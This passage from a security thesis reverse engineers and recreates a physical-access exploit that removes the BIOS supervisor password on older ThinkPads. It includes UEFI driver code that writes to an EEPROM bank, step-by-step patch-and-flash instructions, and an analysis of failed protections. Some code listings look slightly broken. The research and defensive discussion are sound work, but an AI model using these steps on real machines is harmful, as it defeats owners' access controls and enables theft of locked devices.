In lines 17 and 18 of the Figure 23, both function signatures for the EepromRead and EepromWrite are defined (corresponding to EmulEepromRead and EmulEepromWrite from the sections above). Then these are defined in a structure, which is used for the `mEmulatedEepromProtocol` pointer. In line 33, this pointer is populated with the pointer to the `EmulatedEepromDxe` protocol by means of `LocateProtocol`. Now we have access to the `EmulEepromRead` and `EmulEepromWrite`. By testing an arbitrary read in line 40, we confirm that this indeed works as intended. In line 44 we can see the values that were taken from the Voinea exploit, which originally overwrite the memory bank `0x57`. To be able to test the contents of the memory bank easier, we created a while loop with four different options which can be picked by pressing the corresponding keys (line 52 in Figure 24).

When pressing “2”, data from the Voinea exploit are used for writing to

```

48     while(1){
49         EFI_INPUT_KEY my_input;
50         EFI_STATUS readStatus;
51         UnicodeChar;
52         Print(L"Press '2' for writing the exploit contents, press '1' for writing all ones, press '0' for writing all zeroes, press 'r' for reading from memory and press anything else to abort.\n");
53         gBS->WaitForEvent(1, &gST->ConIn->WaitForKey, &Index);
54         readStatus = gST->ConIn->ReadKeyStroke (gST->ConIn, &my_input);
55         if (EFI_ERROR(readStatus)) {
56             gST->ConOut->OutputString(gST->ConOut, L"ReadKeyStroke error.\n");
57             return readStatus;
58         }
59         Print(L"Status: %d, scan code: %c\n", readStatus, my_input.UnicodeChar);
60         UINTN8* pRes;
61 }
```

Figure 24: BootOption recreation while loop with option selection.

the memory bank (bankno variable) — lines 64 to 78 in Figure 25. When “1” is pressed, the memory bank gets filled with all ones — lines 81 to 96 in Figure 25. When “0” is pressed, the memory bank gets filled with all zeros — lines 98 to 111 in Figure 25.

```

62 //if the pressed number is 2, then write the input data from the exploit
63 if (my_input.UnicodeChar == 0x32){
64     Print(L"Pressed 2\n");
65
66     unsigned long long ctr;
67
68     long long unk_enum = 0x57;
69
70     for (ctr = 0; ctr < 0x100; ctr+=1)
71     {
72         *pRes = inData[ctr];
73         EFI_STATUS status = mEmulatedEepromProtocol->eepromWrite((void**)&mEmulatedEepromProtocol, (long long) unk_enum,(unsigned long long)ctr, (UINT8*)pRes);
74
75         Print(L"Ret Status of write: %d\n", status);
76     }
77 }
78
79 //if the pressed number is 1, then write all ones
80 else if (my_input.UnicodeChar == 0x31){
81     Print(L"Pressed 1\n");
82     *pRes = 255;
83
84     unsigned long long ctr;
85
86     long long unk_enum = 0x57;
87
88     for (ctr = 0; ctr < 0x100; ctr+=1)
89     {
90         // pRes += 1;
91         EFI_STATUS status = mEmulatedEepromProtocol->eepromWrite((void**)&mEmulatedEepromProtocol, (long long) unk_enum,(unsigned long long)ctr, (UINT8*)pRes);
92
93         Print(L"Ret Status of write: %d\n", status);
94     }
95 }
96
97 //if 0 is pressed, write all 0
98 else if (my_input.UnicodeChar == 0x30){
99     Print(L"Pressed 0\n");
100    *pRes = 0;
101
102    unsigned long long ctr;
103
104    long long unk_enum = 0x57;
105
106    for (ctr = 0; ctr < 0x100; ctr+=1)
107    {
108        // pRes += 1;
109        EFI_STATUS status = mEmulatedEepromProtocol->eepromWrite((void**)&mEmulatedEepromProtocol, (long long) unk_enum,(unsigned long long)ctr, (UINT8*)pRes);
110        Print(L"Ret Status of write: %d\n", status);
111    }
112 }
```

Figure 25: Options 0, 1 and 2 in BOProt while loop.

The last option of this protocol is to read from the memory bank (lines 113 to 130 in Figure 26). To do this, the user can press “r”. Then EepromRead is called in a loop for all 0x100 bytes in the bank and the value is printed on the screen.

```

12 //If r is pressed, read from memory
13 else if (my_input.UnicodeChar == 0x72){
14     Print(L"Reading from EC\n");
15
16     unsigned long long bankno = 0;
17
18     UINT8* buffer[8];
19     char* bufferstart = *buffer;
20
21     for (; bankno < 0x100; bankno+=1){
22         EFI_STATUS status = mEmulatedEepromProtocol->eepromRead((void**)&mEmulatedEepromProtocol, (long long) 0x57,(unsigned long long)bankno, (UINT8*)buffer);
23
24         if (status == EFI_SUCCESS){
25             Print(L"Written in the buffer: %s\n", buffer);
26         }
27     }
28     Print(L"\n");
29
30 }
31 else {
32     Print(L"Pressed %c, aborting.", my_input.UnicodeChar);
33     break;
34 }
```

Figure 26: Read option in BOProt while loop.

If the user presses any other key, the loop exits and the protocol returns the `EFI_SUCCESS` value.

To emphasize the result of the options above: pressing “0”, “1”, or “2” successfully removes the SVP. Thus, we have successfully recreated the Voinea exploit.

Chapter 4

The Bigger Picture

As we understand all parts of the exploit now, let us take a step back to review how the exploit functions as a whole and why it is even allowed to work.

4.1 Applying the Exploit

After dumping the BIOS image from our laptop as explained in Section 3.1, we are ready to alter the dumped image. The altered BIOS image will contain two modified exploit drivers and have its NVRAM volumes wiped. To alter the image we can use either UEFITool [28] or Knucklegrumble’s autopatch script [5] which works by checking for contents of the patch folder and correctly applying changes to both the drivers in the image and the volumes by utilizing UEFIRemove.

When the altered image is created, we flash it on the BIOS EEPROM much the same way we dumped the image. For details, see Section 3.1. Then the laptop can be connected to a charger and booted up. Since the NVRAM is cleared, laptop boots up four times before anything is shown to the screen, which repopulates the NVRAM variables. It is not clear why it requires four reboots, but our assumption is that the environment needs to have certain

variables set before boot, so each reboot sets values of the variables it can, before needing to reboot and being able to set further values. Then the Lenovo logo is displayed on screen and we press the “F1” key to continue to the SVP prompt. The exploit LenovoTranslateService protocol is one of the protocols called between entering the SVP and the verification of our input, effectively interrupting the flow of verification with our own exploit. Since the exploit operates without the need of a working BIOS, the exploit waits indefinitely for the user to turn off the laptop, and as a result, our input never gets verified against the actual SVP. Thus, we can input any key, press Enter and then the LenovoTranslateService prompt of the exploit is displayed. We can input any key as the passphrase, press Enter, and the BootOption protocol is called. The exploit prompts us to press space bar twice, then to turn the laptop off. At this point the SVP is successfully removed and the original BIOS dump must be reflashed to the BIOS chip. After the reflashing is successful, we power on the laptop and enter the BIOS menu without needing to provide any passwords. The removal of the SVP can also be seen in the security tab, where the SVP is shown as disabled (Figure 27).

4.2 The Vulnerability and Protection Mechanisms

At this point one wonders what is supposed to stop the user from doing any of this in the first place? The first line of defense against an attacker with physical access and the ability to flash the BIOS chip over SPI could be physical write protection with e.g. hardware write protect jumper [21]. This hardware countermeasure prevents physical flashing of the chip. However as it is a hardware countermeasure, it may also be physically removed or bypassed. While this is not present — as is the case with the testing laptop — a hardware write (as we are doing) is possible and notions of trusting Secure Boot should be aborted. This is because Secure Boot operates by checking




Figure 27: Supervisor password disabled after successfully ran exploit.

the signatures of system components (such as EFI drivers, applications, OS, etc.) against keys stored in the signature database (db), revoked signatures database (dbx), and Key Enrollment Key database (KEK). As those keys may be altered (or in our case removed altogether by wiping the NVRAM), Secure Boot does not help against attackers with physical access.

Intel BootGuard (Verified Boot and Trusted Boot) is a security mechanism which runs earlier in the boot process, verifying the SEC and PEI phases. For further boot phases such as DXE, the OEM must implement their own verification mechanism on top of BootGuard. In most implementations, the DXE driver storage regions are hashed, and that hash is matched against a hash stored in a region protected by BootGuard. However in the ThinkPad T460 BIOS image, the hash is not checked properly as any of the firmware file systems in this BIOS region may be altered and the boot is achieved nonetheless. We do not know exactly where the issue of Lenovo's

code verification lies. However our trial and error experiments confirmed that any driver from the region containing the exploit drivers could be modified (to change its hash) and the boot would proceed, meaning that there indeed is an issue with the code verification from Lenovo.

Another layer of defense against physical tampering are anti-tampering mechanisms. Even though there is an anti-tamper switch present on the laptop's motherboard, it is not very effective. When the laptop is opened, the switch is released. This only prevents the flashing of the BIOS chip, however the anti-tamper switch may be held or taped down to bypass this restriction. Many more effective, more destructive and evidence collecting anti-tampering mechanisms exist. An example of a destructive tamper response is deleting the contents of certain memory regions or chips when the anti-tampering mechanism is triggered. Evidence of tampering may be collected by implementing tamper-evidence labels or coatings. The anti-tamper switch may be replaced with more intricate measures such as humidity or light sensors, which, combined with more effective tamper responses, create a more effective first line of defense against physical attackers.

To summarize, while NVRAM is designed to be editable by the end user, the BIOS regions should be protected by signature and hashing mechanisms, such as OEM code verification and Intel BootGuard. Together, these mechanisms are intended to protect against unsigned drivers from being added to the BIOS flash memory and current drivers from being modified. However, they do not work as intended in practice. The boot process may be further protected with Secure Boot, but in practice, physical access renders Secure Boot useless, as Secure Boot is aimed at protecting against the software alterations of the BIOS.

It must be noted that many of these mechanisms require additional manual setup and pose a challenge to less technically savvy users. This results in these mechanisms being mostly used in a corporate setting, if at all.

Chapter 5

Conclusion

Throughout the research for this thesis, we have managed to understand why it is possible to remove the SVP of the 4th to 8th generation ThinkPads with physical access and how the Voinea exploit does this. Additionally we successfully recreated the exploit to prove full comprehension of the exploit's mechanism as well as open-sourcing the exploit for public use, which was not the case before.

To be able to approach and reverse engineer the Voinea exploit, a deep understanding of the UEFI and UEFI PI specifications was required. As there are not many peer reviewed publications on UEFI exploitation and the field being very narrow, there was much to discover and deduce by ourselves. Starting with the knowledge obtained from the specifications, literature on bootkits, learning with the open source UEFI implementation and various conference talks along with their publications, it took significant time to get the initial foothold into the world of UEFI. To truly understand the Voinea exploit, it also took significant knowledge of reverse engineering, a lot of which came from books, various blog posts, conference presentations and whatever else research we could find on the topic, along with the aid of experienced colleagues and experimentation. Combining all aforementioned knowledge and methods, we began to put the pieces of the puzzle together

and understanding what exactly it is that the exploit does. Afterwards, we recreated the exploit ourselves, to verify that we truly comprehend all aspects of the exploit. During this last phase, which took more time than expected, we also discovered multiple quirks and rules of reproducing DXE drivers, as explained in Section 2.5.6. Finally we discussed and reviewed which errors allow for the exploit to function — lack of physical write protection of the BIOS flash memory, unutilized signing mechanisms and badly implemented code verification mechanism by Lenovo on top of Intel BootGuard. Each of these mechanisms have their own shortcomings, however by implementing all of them correctly, Lenovo could improve the defense in depth and significantly improve the security of their laptops.

There are many points of research that we did not have time to delve deeper into during this thesis but may be pursued in the future. Even though we know that this exact exploit does not work on newer ThinkPads as the SVP is stored elsewhere, the first and perhaps most obvious future research topic is to investigate whether the code verification mechanism is also incorrectly implemented by Lenovo on newer ThinkPad models and other laptops on the market. To achieve this, it will be helpful to pinpoint the exact issue with Lenovo’s code verification mechanism that allows unsigned DXE drivers to run. Another significantly valuable research project would be creating a UEFI PI emulator that correctly emulates boot service DXE drivers. Such an emulator would aid reverse engineering of bootkits and UEFI exploits significantly. Additionally, there are still some open questions from our research, such as what is the reasoning behind seemingly random contents that Voinea writes in the memory bank, which, as our recreated exploit shows, is not needed. Topics such as these will be a point of future research and interest, with the goal of contributing and improving the security of some of the most privileged execution environments of the modern computers.

Index

- ACPI, 7, 12
- ASCII, 24
- BIOS, 1–6, 17, 19–22, 24, 25, 38, 43–46, 48
- CMOS, 1
- CPU, 11–13, 21
- CSME, 11, 12
- DXE, 1, 7–10, 12–15, 17–19, 21, 22, 45, 48
- EC, 1, 24, 27, 29, 31, 34, 35
- EEPROM, 27, 29, 39, 43
- GUID, 8, 9, 15–17, 22–24, 29–32, 38, 39
- IBB, 11–13
- NVRAM, 1, 5, 20–22, 43, 45, 46
- OBB, 13
- OEM, 6, 10, 12, 13, 45, 46
- OS, 6, 9, 10, 12, 18, 45
- PEI, 7, 10, 13, 14, 45
- PEIM, 13
- PI, 3, 4, 6, 7, 9–11, 47, 48
- RAM, 12, 13
- ROM, 1, 10, 11
- SEC, 12, 13, 45
- SPI, 5, 19, 44
- SVP, 1–4, 24, 27, 31, 34, 35, 37, 42, 44, 47, 48
- TCB, 12, 13
- TPM, 12
- UEFI, 1–12, 18, 19, 21, 23, 34, 37, 47, 48

References

- [1] Lenovo. *Types of password for ThinkPad* — lenovo.com. [Accessed 09-06-2024]. URL: <https://support.lenovo.com/at/en/solutions/ht036206>.
- [2] *How to Clear CMOS to Reset BIOS Settings in Systems with Intel®... — intel.com*. [Accessed 20-08-2024]. URL: <https://www.intel.com/content/www/us/en/support/articles/000025368/processors.html>.
- [3] David Zou. *BIOS Password Bypass* — davidzou.com. [Accessed 09-06-2024]. URL: <https://davidzou.com/articles/bios-password-bypass>.
- [4] Victor Voinea. *Service Forum : Unlocking all new Thinkpads T440..T495, P53, X1 Extreme, etc.* — allservice.ro. [Accessed 09-06-2024]. URL: <https://www.allservice.ro/forum/viewtopic.php?p=11382#11382>.
- [5] Knucklegrumble. *LENOVO BIOS AUTO-PATCHER for Supervisor Password Removal* — badcaps.net. [Accessed 09-06-2024]. URL: <https://www.badcaps.net/forum/troubleshooting-hardware-devices-and-electronics-theory/troubleshooting-laptops-tablets-and-mobile-devices/bios-requests-only/78215-lenovo-bios-auto-patcher-for-supervisor-password-removal>.

- [6] E. Eilam. *Reversing: Secrets of Reverse Engineering*. Wiley, 2011. ISBN: 9781118079768. URL: https://books.google.nl/books?id=_78HnPPRU_oC.
- [7] Unified Extensible Firmware Interface (UEFI) Forum. *UEFI Specification 2.10 documentation* — uefi.org. [Accessed 09-06-2024]. URL: <https://uefi.org/specs/UEFI/2.10/index.html>.
- [8] Unified Extensible Firmware Interface (UEFI) Forum. *UEFI Platform Initialization Specification 1.8 documentation* — uefi.org. [Accessed 09-06-2024]. URL: <https://uefi.org/specs/PI/1.8/index.html>.
- [9] V. Zimmer, M. Rothman, and S. Marisetty. *Beyond BIOS: Developing with the Unified Extensible Firmware Interface, Third Edition*. De Gruyter, Incorporated, 2017. ISBN: 9781501505836. URL: <https://books.google.nl/books?id=oSpDDgAAQBAJ>.
- [10] *UEFI Driver Writer's Guide* — github.com. [Accessed 19-08-2024]. URL: <https://github.com/tianocore/tianocore.github.io/wiki/UEFI-Driver-Writer%27s-Guide>.
- [11] A. Matrosov, E. Rodionov, and S. Bratus. *Rootkits and Bootkits: Reversing Modern Malware and Next Generation Threats*. No Starch Press, 2019. ISBN: 9781593278830. URL: <https://books.google.si/books?id=xzGLDwAAQBAJ>.
- [12] *The Far-Reaching Consequences of LogoFAIL* — binarly.io. [Accessed 19-08-2024].
- [13] *Who Watches BIOS Watchers?* — binarly.io. [Accessed 19-08-2024]. URL: <https://www.binarly.io/blog/who-watches-bios-watchers>.
- [14] *Publications/Conferences/Bypassing Hardware Root of Trust/offcon2019_final.pdf at master · REhints/Publications* — github.com. [Accessed 19-08-2024]. URL: https://github.com/REhints/Publications/blob/master/Conferences/Bypassing%20Hardware%20Root%20of%20Trust/offcon2019_final.pdf.

- [15] *GitHub - REhints/Publications: Conference slides and White-papers* — github.com. [Accessed 24-08-2024]. URL: <https://github.com/REhints/Publications>.
- [16] Bruno Pujos. *A journey in reversing UEFI Lenovo Passwords Management* — [synacktiv.com](https://www.synacktiv.com/en/publications/a-journey-in-reversing-uefi-lenovo-passwords-management). [Accessed 08-07-2024]. URL: <https://www.synacktiv.com/en/publications/a-journey-in-reversing-uefi-lenovo-passwords-management>.
- [17] *Through the SMM-class and a vulnerability found there.* — [synacktiv.com](https://www.synacktiv.com/en/publications/through-the-smm-class-and-a-vulnerability-found-there). [Accessed 14-08-2024]. URL: <https://www.synacktiv.com/en/publications/through-the-smm-class-and-a-vulnerability-found-there>.
- [18] Jethro Beekman. *Reverse Engineering UEFI Firmware* — [jbeekman.nl](https://jbeekman.nl/blog/2015/03/reverse-engineering-uefi-firmware/). [Accessed 08-07-2024]. URL: <https://jbeekman.nl/blog/2015/03/reverse-engineering-uefi-firmware/>.
- [19] *@depletionmode - 2 of 1; half a nybble of another - Understanding modern UEFI-based platform boot* — depletionmode.com. [Accessed 14-08-2024]. URL: <https://depletionmode.com/uefi-boot.html>.
- [20] Paul Asadourian. *The Keys to the Kingdom and the Intel Boot Process - Eclypsium / Supply Chain Security for the Modern Enterprise* — [eclypsium.com](https://eclypsium.com/blog/the-keys-to-the-kingdom-and-the-intel-boot-process/). [Accessed 14-08-2024]. URL: <https://eclypsium.com/blog/the-keys-to-the-kingdom-and-the-intel-boot-process/>.
- [21] Ariella Robison. *Firmware Security Realizations - Part 3 - SPI Write Protections - Eclypsium / Supply Chain Security for the Modern Enterprise* — [eclypsium.com](https://eclypsium.com/blog/firmware-security-realizations-part-3-spi-write-protections/). [Accessed 19-08-2024]. URL: <https://eclypsium.com/blog/firmware-security-realizations-part-3-spi-write-protections/>.
- [22] *Moving From Common-Sense Knowledge About UEFI To Actually Dumping UEFI Firmware - SentinelLabs* — [sentinelone.com](https://www.sentinelone.com/labs/moving-from-common-sense-knowledge-about-uefi-to-actually-dumping-uefi-firmware). [Accessed 19-08-2024]. URL: <https://www.sentinelone.com/labs/moving-from-common-sense-knowledge-about-uefi-to-actually-dumping-uefi-firmware>.

- common - sense - knowledge - about - uefi - to - actually - dumping - uefi - firmware /.
- [23] *Moving From Manual Reverse Engineering of UEFI Modules To Dynamic Emulation of UEFI Firmware* — *SentinelLabs* — [sentinelone.com](https://www.sentinelone.com/labs/moving-from-manual-reverse-engineering-of-uefi-modules-to-dynamic-emulation-of-uefi-firmware/). [Accessed 19-08-2024]. URL: <https://www.sentinelone.com/labs/moving-from-manual-reverse-engineering-of-uefi-modules-to-dynamic-emulation-of-uefi-firmware/>.
 - [24] Sudo Null Company. *Sudo Null - Latest IT News* — [sudonull.com](https://sudonull.com/post/89317-NVRAM-device-in-UEFI-compatible-firmware-part-one). [Accessed 19-08-2024]. URL: <https://sudonull.com/post/89317-NVRAM-device-in-UEFI-compatible-firmware-part-one>.
 - [25] *How to make custom UEFI Protocol* — *dev.to*. [Accessed 19-08-2024]. URL: <https://dev.to/machinehunter/how-to-make-custom-uefi-protocol-3ikp>.
 - [26] Unified Extensible Firmware Interface (UEFI) Forum. *UEFI FAQs / Unified Extensible Firmware Interface Forum* — [uefi.org](https://uefi.org/faq). [Accessed 09-06-2024]. URL: <https://uefi.org/faq>.
 - [27] *ACPI Specification 6.5 documentation* — [uefi.org](https://uefi.org/specs/ACPI/6.5/01_Introduction.html). [Accessed 09-06-2024]. URL: https://uefi.org/specs/ACPI/6.5/01_Introduction.html.
 - [28] Nikolaj Schlej. *LongSoft/UEFITool: UEFI firmware image viewer and editor* — [github.com](https://github.com/LongSoft/UEFITool). [Accessed 09-06-2024]. URL: <https://github.com/LongSoft/UEFITool>.
 - [29] *flashrom README; flashrom documentation* — [flashrom.org](https://www.flashrom.org). [Accessed 24-08-2024]. URL: www.flashrom.org.
 - [30] *GitHub - tianocore/edk2: EDK II* — [github.com](https://github.com/tianocore/edk2). [Accessed 13-08-2024]. URL: <https://github.com/tianocore/edk2>.
 - [31] *GitHub - null-cell/ThinkPad-SVP-removal: Open-source Thinkpad Gen 4-8 supervisor removal drivers.* — [github.com](https://github.com/null-cell/ThinkPad-SVP-removal). [Accessed 24-08-2024]. URL: <https://github.com/null-cell/ThinkPad-SVP-removal>.

- [32] *Ghidra* — ghidra-sre.org. [Accessed 24-08-2024]. URL: <https://ghidra-sre.org>.
- [33] *GitHub - DSecurity/efiSeek: Ghidra analyzer for UEFI firmware.* — [github.com](https://github.com/DSecurity/efiSeek). [Accessed 24-08-2024]. URL: <https://github.com/DSecurity/efiSeek>.
- [34] *English Community-Lenovo Community* — forums.lenovo.com. [Accessed 19-08-2024]. URL: <https://forums.lenovo.com/t5/ThinkPad-Tablets/thinkpad-tablet2-bios-errors-0188-invalid-rfid-serialization-2201-Machine-UUID-is-invalid/m-p/3275897>.